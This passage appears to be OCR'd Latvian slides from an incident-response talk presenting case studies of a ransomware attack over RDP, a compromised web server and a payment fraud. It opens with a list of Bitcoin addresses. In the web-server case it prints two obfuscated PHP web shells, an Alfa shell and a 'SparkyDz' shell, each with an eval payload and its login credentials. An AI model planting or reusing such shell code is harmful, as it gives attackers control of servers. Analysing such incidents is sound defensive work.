0.434944 BTC
3M4VrJFkHPRN5eYpFsVxeHgxo9E2qb8awn
0.0.0.0
0.02455912 BTC
1GRAuLq73UZwPA5rjqRQNkVNWVH7R1jKk
0.0.0.0
19.82193318 I
12cgpFdJViXbwHbhrA3TuW1EGnL25Zqc3P
0.2083145 BTC
1MQT2beteaaxXDnry4LHw2Hae4mUWhPXfA
0.0.0.0
0.01325601 BTC
1GqAEnankozL6Fj1XEr86KGMGT93AY1pJU
23.11159484 E
1NDyJtNTjmwk5xPNhjgAMu4HDHigtobu1s
0.06345701 BTC
16DsYZ8171ZL8n6rwcgGaa6Cx1n8rP7vmn
0.02073062 BTC
14uk43wSbcxt3T17AyNdMxunt6WbBrskx1
0.11782313 BTC
37FQTRzACeC2Se7pgXN1WJH7YA75QsHNXJ

Incidenta analīze (2)




Kas un kur ir noticis?

Liels produktu izplatīšanas uzņēmums Latvijā

Nošifrēta grāmatvedības un darbības nodrošināšanas sistēmas, tai skaitā to rezerves kopijas

Paralizēta uzņēmuma darbība

Lai pierādītu, ka ir iespējams atjaunot datus uzbrucējs ir atšifrējis vienu serveri



name:*.alco - Search Results in Local Disk (C:)

Search Results in Local Disk (C:)

name:*.alco

Your searches might be slow because the index is not running.

Name

autounattend.xml.old.ALCO
BOOTNXT.ALCO
BOOTSECT.BAK.ALCO
cpqsprt.trace.ALCO
hpkeyclick.exe.ALCO
psplog.txt.ALCO
smh_installer.log.ALCO
desktop.ini.ALCO
desktop.ini.ALCO
desktop.ini.ALCO
desktop.ini.ALCO
desktop.ini.ALCO
RecordedTV.library-ms.ALCO
desktop.ini.ALCO
desktop.ini.ALCO
desktop.ini.ALCO
bootmgr.ALCO
user.config.ALCO
desktop.ini.ALCO
desktop.ini.ALCO
desktop.ini.ALCO

[redacted]

Keywords	[redacted]	Source	Event ID	Task Category
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4634	Logoff
Audit Success	[redacted]	Microsoft Wind...	4672	Special Logon
Audit Success	[redacted]	Microsoft Wind...	4624	Logon
Audit Success	[redacted]	Microsoft Wind...	4648	Logon

Event 4624, Microsoft [redacted] security auditing.

```
An account was successfully logged on.

Subject:
        Security ID:          [redacted]
        Account Name:
        Account Domain:
        Logon ID:

Logon Type:                   10

Impersonation Level:          Impersonation

New Logon:
        Security ID:          [redacted]\Administrator
        Account Name:         [redacted]tor
        Account Domain:
        Logon ID:
        Logon GUID:           {c72ad7[redacted]-9954-2b0[redacted]}

Process Information:
        Process ID:           0x1d04
        Process Name:         C:\Windows\System32\winlogon.exe

Network Information:
        Workstation Name:     [redacted]
        Source Network Address:
        Source Port:

Log Name:     Security
Source:       Microsoft Windows security    Logged:        [redacted]
Event ID:     4624                          Task Category:
Level:        Information                   Keywords:
User:         N/A                           Computer:      [redacted].local
OpCode:       Info
More Information:  Event Log Online Help
```

Uzbrukuma gaita

Izmantots Windows RDP, kas pieejams no publiskā tīkla

Piemeklēta konta parole

Iegūtas Domain Administrator tiesības, pārlasot lietotāju kontus un to paroles

Uzbrukums veikts, pakāpeniski šifrējot aizvien jaunus datorus tīklā, izmantojot RDP

Izmeklēšanas atklājumi


Vāja ugunsmūra konfigurācija

Vāja servera konfigurācija

Nav izveidotas preventīvas detektējošas kontroles

Rezerves kopijas netika veiktas drošā veidā

Incidenta analīze (3)




Kas un kur ir noticis?

Autotransporta tirdzniecības un nomas uzņēmums Latvijā

Publiski pieejamā WEB servera failu analīze

Uzņēmuma darbība nav traucēta




```
:/2019   07:24 AM     <DIR
```

```php
<?php
$GLOBALS['Alfa_User'] = 'admin';//username
$GLOBALS['Alfa_Pass'] = '56aed7e7485ff03d5605b885b86e947e';//md5(password) - default p
$GLOBALS['Alfa_Protect_Shell'] = '0';//1 - 0
$GLOBALS['Alfa_Login_Page'] = 'gui';//gui - 500 - 403 - 404
$GLOBALS['Alfa_Show_Icons'] = '1';//1 - 0

if(!function_exists('b'.'as'.'e6'.'4_'.'en'.'co'.'de')){function __ZW5jb2Rlcg($data){i
= $o2 = $o3 = $h1 = $h2 = $h3 = $h4 = $bits = $i = 0;$ac = 0;$enc = '';$tmp_arr = arra
charCodeAt($data, $i++);$bits = $o1 << 16 | $o2 << 8 | $o3;$h1 = $bits >> 18 & 0x3f;$h
$h1).charAt($b64, $h2).charAt($b64, $h3).charAt($b64, $h4);} while ($i < strlen($data)
$enc).substr('===', ($r || 3));}function charCodeAt($data, $char){ return ord(substr($
__ZW5jb2Rlcg($s){$b='b'.'as'.'e6'.'4_'.'en'.'co'.'de';return $b($s);}}if(!function_exi
$keyStr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";$chr1 =
[^A-Za-z0-9\+\/\=]", "", $input);do{$enc1 = strpos($keyStr, substr($input, $i++, 1));$
$enc4 = strpos($keyStr, substr($input, $i++, 1));$chr1 = ($enc1 << 2) | ($enc2 >> 4);$
((int) $chr1);if ($enc3 != 64) {$output = $output . chr((int) $chr2);}if ($enc4 != 64)
"";}while($i < strlen($input));return $output;}}else{function __ZGVjb2Rlcg($s){$b='b'.
('$x','ev'.'a'.'l'.'(g'.'zi'.'nf'.'la'.'te'.'('.'_'.'_ZG'.'Vj'.'b2'.'Rlc'.'g($'.'x)'.'
+GfRVlsIhmcCQ1L919urE7SqrI4q2b7C6SxZshLHjp5p3s0zdeFgvYsBUnBgTlDztQLAe5IH8ISWQbCRCsjQj+
oX/49/+Y/+Lz/929vt9lNc/idsN9vdJ/e5+RS2vLjeitvr5vq53l626+3+c/e3f/bHf/SL//Rf/Mv/4r/9xT//
+9md/9Jd/8f/8+d/+23987e8//aO/+q//z9CaP+f++Jf/+pPH895cut/6zq8+/fi58LPl63/v52lx/2lxGbNL+
fPJr3/nX/+U//pf/1X//m1/o79nvnPeL/9U//MV//d/95nn/y2vZXP40vzz/NO2756V7Pn71tfL60//Zb8TVT3
+ay3xB7/+x3/0ey+49Nxff/CXf/F/hVN/fPM3PoBDf/kX/5vfPPRP/+nfnPvTX7XrH7r8f8D/g5/9yZ/sfvbxb
+9E9/74e/iqDf/ej3FgbXgdu43S/5n7bxMy1++jd9+pPjVAxp27wybZxTzbglnb2LfKtPpvr9k5/9nd9T2t/5/
Yr/c27ccdxv3uivZ9i/342u/1DmfvxPLvgf/Ozv/30o9jdv6NdK/vU7+Q1I+Pe5E2glTvnZh/iDNv5HkeX70J/
/u0f6H/+he/l37qrvvvpb/7a1/59QWfjOH8C0P/mTn/N/AJr+7t/9LfT9dcL8+W9D+u+KiIWqyvbW9Nnlpz/5y
sh1lCuq017kJQmCTB3gQ8Okn1lnOd4tef4U6Z7ik0DDiGPynnAKZrNNszgudsheNRZYCKkehP1swa4ctZlLg8D
+lDQMXO11wYBQ4itcKOS9Me26Y9s8U3V8R0g/RU7eXaX0gff57Vim75iSXHruDoKa91DvAgeolw39bTrrQZfpY
zrm3mVPA4aCfNJXuJsgHJipUYnPKIWuXqBRbo4Q8bfZHe2J4UlEUpumQptBnpEV1hOaJhYM1Y3idYduFqWoHln
hrJdHtUp2VM7CPh9G/tjE4i4yNS8o6jIjBTPmWZcoR2HRFUqbY/TQMrQIA35Who50ELPg6SXKAmLQCrSSHogog
+XCLdGHfhERmSmpIO1TuXYq7Y79eSjTNZjU1p5nfJG1muEuhBn5vvYNAcXKMoz98DhKgM7Q99OLyTZj9nqjJlU
+ZsgCmqeivUlUttdbvqAYT7qOtqb8LEPfukeiPvYOD+07IKLup1NptVEbfobtfrIInBfgNaIsT4X9A+I0R75e6
+ySGPDCHjYyc9UnpAlFwLxpuqXDdnt3mU6pnEoWNkukT2msLOaFBGY/DlwEGtUSJZ85BBkOlSla8tJ3fiQUMQL
GXwq6kcOyjkH0epMj1vc5OTR7KTdsBMCp5Y1dMU4R8oONU98JEZ4XuWyulcGrFP05khNj5NMdvhBI4R4xdr44z
9DWqJNpv9PW0A82sqTWeEda86nx6VZXdWFQH59XykG391VC1BHaeq1rjzxq969M4mck4dulZVvTVYaL/Mj1xOo
+V7aHEN9nSEW6j20X1aiibS0To84opZt7GmQYBCumAg91hlVv0LO3OhjtycWA/InezxFhO2ahSBzPbVywd/mez
+ncvdeYjKiSMoAv2LA1MjZQBxz79jnQ6qZOZL2RTSgZxwA5pabIWnTUpd2HxBju+NQBpHaCMAV9dluvXM1DudK
9CFRUkGj5HJh4h2Sbczh1BCUIRjOy3mKTutVpukfZ3wdwjbNH9AWumkoIdInTHXVGOg4HwaN0vAdBfA3PlXwPd
+mrMmaJh2NmWb3SCHl7j5+SDu+tByiMSWupIZuLUdnqaeNfjRsOKWdvczqsa7coC2apIGO8M0xd3TgQeWReXG+
+9pNU1oQTOeEQXhEPfC9kCker+BblVAbcDBjbAugUXq3VuieZLRnp+drkcOIJvT4ik3lgBfxnQy8aVH7qTyCVU
+XJOTgwxerlEu17vTeViLsrezfCl6hRAnp4F7fchWtrO3b+2rlTZo76aiVyZ+nYXoIUEO5GFejx/FQFIXF8reh
```

```
8 Dir(s)  12
```

```php
<?php
@session_start();
@set_time_limit(0);
#####cfg#####
# use password  true / false #
$create_password = true;
$password = "me";
######ver####
$ver= "v1.3";
#############
@$pass=$_POST['pass'];
if($pass==$password){
$_SESSION['nst']="$pass";
}

if($create_password==true){

if(!isset($_SESSION['nst']) or $_SESSION['nst']!=$password){
die("
<noembed><xmp><body></xmp></noembed><noembed><xmp></body></html></xmp></noembed><title>^_^</title>
<center>
<table width=100 bgcolor=000000 border=6 bordercolor=999999><tr><td>
<font size=1 face=verdana><center>
<b></font></a><br></b>
</center>
<form method=post>
<font size=1 face=verdana color=99CCFF><strong><center><br>Password of shell ^_^
</center></strong><br>
<input type=password name=pass size=30>
</form>
<b>Host:</b> ".$_SERVER["HTTP_HOST"]."<br>
<b>IP:</b> ".gethostbyname($_SERVER["HTTP_HOST"])."<br>
<b>Your ip:</b> ".$_SERVER["REMOTE_ADDR"]."
</td></tr></table>
");}

}

//##############################
//SparkyDz Shell Priv8 ;)
//Greeet"z to All Algerian Hackers ;)
//##############################
eval("\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62\x61\x73\x65\x36\x34\x5F\x64\x6
```

Incidenta analīze (4)



Kas un kur ir noticis?

Ražošanas uzņēmums Latvijā

Pārskaitīta nauda viltus sadarbības klientam

Uzņēmuma darbība nav traucēta

Izmeklēšanas atklājumi

Nedroša paroļu politika

E-pasti pārsūtīti uzbrucējam

Ļaunatūras klātbūtne nav identificēta

Visdrīzāk uzbrukuma vektors bija sadarbības partneris

Secinājumi

Ļaundari nesnauž

Obligāti - OS atjauninājumi, paroles, tīkla segmentācija utt.

Nepieciešama visaptveroša pieeja IT drošībai

Apzināts plāns krīzes situācijām

Mums ir svarīgi lai Jums izdodas!

dots.